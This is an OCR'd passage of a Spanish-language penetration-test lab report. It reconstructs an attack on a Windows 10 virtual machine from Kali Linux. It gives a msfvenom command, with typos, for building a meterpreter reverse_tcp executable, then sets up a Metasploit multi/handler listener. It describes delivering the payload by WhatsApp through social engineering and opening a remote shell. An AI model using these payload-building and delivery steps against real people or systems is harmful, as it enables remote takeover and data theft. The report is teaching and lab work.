Ilustración 12 IP Windows 10




Fuente: Autor de este documento

Ilustración 13 Verificación de IP Win10



Fuente: Autor de este documento


Ilustración 14 IP Kali Linux



Fuente: Autor de este documento


Como se observan en las ilustraciones 13 y 14, se valida que la maquina virtual con Windows tiene la IP 192.168.0.228 Y Kali Linux la IP 192.168.0.230, adicional se presentan las 2 máquinas virtuales corriendo sobre el mismo Host, ver ilustración 15; se procede a realizar la comprobación de comunicación entre las 2 máquinas, para esto se ejecuta el comando PING; desde el equipo Windows se escribe ping y se coloca la IP 192.168.0.230, desde el equipo Kali Linux se coloca ping a la IP 192.168.0.228, el cual demuestra que los 2 equipos se comunican satisfactoriamente entre sí, ya que el ping se resuelve con respuesta desde el equipo objetivo, con conexión satisfactoria y gracias a la desactivación de la seguridad en el equipo Windows 10 como se observó en las ilustraciones 10 y 11, de esta forma las evidencias de esta conexión se observan y validan en las ilustraciones 16 y 17.

Ilustración 15 Máquinas virtuales Simultaneas




Fuente: Autor de este documento

Ilustración 16 Comunicación de Windows a Kali



Fuente: Autor de este documento

Ilustración 17 Comunicación de Kali a Windows



Fuente: Autor de este documento

2.1.1 Documentar los aspectos de la prueba de intrusión y la estructura utilizada en la ejecución del ataque, equipo Red Team.

Se describe a HackerHouse, como una empresa que presenta un incidente de ciberseguridad, en este caso se trata de una vulneración de seguridad en uno de sus equipos informáticos; ocasionando perdida de información. Este incidente se pudo determinar, ya que el administrador del equipo vulnerado o explotado, se percató de la perdida en uno de sus archivos, el cual estaba en el escritorio de su computador con Windows 10, adicional a este dato, informa que recibió un archivo extraño por WhatsApp por parte de uno de sus compañeros, el cual ejecutó antes de sufrir la pérdida del archivo en cuestión

Adicional, el administrador informa que su equipo informático no tiene seguridad activada, los escudos de protección del sistema operativo Windows 10 se encuentran desactivados y no tiene ninguna protección adicional como antivirus o cortafuegos; dejando en evidencia muy malas prácticas en seguridad informática.


Cabe resaltar, que como se exhibe este caso de ataque y lo narrado por la víctima, además del ataque al sistema, se pudo presentar ingeniería social; tanto para

conocer el estado de la maquina como para convencer a la persona que realizara la ejecución del archivo con el PAYLOAD. Así también, es importante destacar que este tipo de ataque se realizó desde una maquina con la misma segmentación de red del equipo de la víctima.

Teniendo en cuenta las consideraciones anteriores y las evidencias entregadas se pueden determinar el actuar del criminal, recreando el ataque de forma práctica, es por esto que según las evidencias se puede determinar que el atacante utilizó herramientas de escaneo y exploración de vulnerabilidades como nmap o ipscan.


Una vez identificados los datos del punto anterior, se procede con la creación del PAYLOAD utilizando Kali linux, para esto se inicia sesión en una consola de Kali modo root, se accede a la herramienta msfvenom para la creación del archivo PoC1121839582.exe mediante el comando " *msfevenom -p windows/x64/meterpreter/reverse_tcp --plataform windows -a x64 LHOST -f >> /home/kali/Documents/PoC_1121839582.exe" ver ilustraciones 18, 19, 20 y 21"* respectivamente. Se deben definir los parámetros esenciales para la carga útil necesaria para esta explotación: "Windows, a x64" como plataforma del sistema operativo objetivo, meterpreter como Payload reversa que devuelve el control del equipo, mediante el protocolo "TCP" por red, "-f " indica que el archivo creado será .exe. "LHOST" indicando la IP local del atacante, LPORT el puerto de la maquina Objetivo del ataque y por último la ruta donde guardará el archivo, ver ilustración 22.

Ilustración 18 Usuario Root en Kali




Fuente: El autor de este documento

Ilustración 19 Acceso a MFVENOM




Fuente: El autor de este documento

Ilustración 20 Creación de archivo ".exe "



Fuente: El autor de este documento


Ilustración 21 Payload Creado



Fuente: El autor de este documento

Como se observa en la ilustración 21, ya teniendo el Payload creado y cargado en un archivo “.exe”, se ubica el archivo dentro de Kali, el cual en este caso se dejó en la carpeta documentos (ver ilustración 22), como se definió en el código anterior.


Ilustración 22 Ubicación de archivo.exe



Fuente: El autor de este documento


Una vez creado el archivo con el PAYLOAD, Se utiliza Metasploit, para esto cargamos la “msf console” (ver ilustración 23) utilizando un exploit que escuche el Payload que se creó con la consola msfvenom; parametrizándolo de tal forma que tenga los datos de la maquina atacante y objetivo en uso del mismo Payload de meterpreter reverse, este exploit es el “exploit/multi/handler”, se utiliza use invocando al exploit y se selecciona reverse TCP de meterpreter mediante set Payload, ver ilustración 24..

Ilustración 23 Consola Metasploit



Fuente: El autor de este documento

Ilustración 24 Use exploit



Fuente: El autor de este documento

Así mismo, mediante set se parametriza la IP de Kali y el puerto 443 de la maquina objetivo, en este caso la Windows 10, (ver ilustración 25 y 26) se ejecuta el exploit de escucha, ver ilustración 27.


Ilustración 25 Set LHOST

Fuente: El autor de este documento

Ilustración 26 Set LPORT

Fuente: El autor de este documento

Ilustración 27 Exploit de escucha




Fuente: El autor de este documento

Ya creado el PAYLOAD como ejecutable, el exploit de escucha corriendo, a la espera y parametrizado de acuerdo con los datos de la maquina atacante y el sistema objetivo, se envía archivo por WhatsApp a la víctima (ver ilustración 5) y se convence mediante ingeniería social o phishing para que ejecute el archivo

PoC_1121839582.exe para que la carga útil conecte con el exploit de meterpreter reverse para su acceso remoto. Ver imagen 28.


Ilustración 28 Archivo descargado en maquina Windows 10



Fuente: El autor de este documento

Si, el proceso fue satisfactorio debe aparecer la siguiente ventana, ver imagen 29; se muestra sesión abierta por el Payload y exploit.


Ilustración 29 Exploit Satisfactorio



Fuente: El autor de este documento

Se accede remotamente al equipo, validando sus datos con el comando “sysinfo” (ver ilustración 30) el acceso remoto a la maquina victima recuperando la información propia del sistema víctima.


Ilustración 30 SYSINFO



Fuente: El autor de este documento

Para finalizar esta prueba de intrusión, se ejecuta shell (ver ilustración 31) el cual permite ingresar directamente a línea de comandos de Windows en el equipo objetivo desde Kali.


Ilustración 31 Shell



Fuente: El autor de este documento

De esta forma, estando en la instancia Shell, es posible ejecutar todo el comando básico de Símbolo de sistema del Windows 10, con esto se validan los archivos del escritorio mediante el comando “dir” (ver ilustración 32), el cual muestra las carpetas y archivos dentro del directorio del usuario, pero centrándose en el escritorio, el cual es una locación frecuente de cualquier usuario, para guardar archivos que estén utilizando en el momento, y como lo explicó la victima ahí tenía un archivo que ya no existe.

Ilustración 32 Comando “dir”



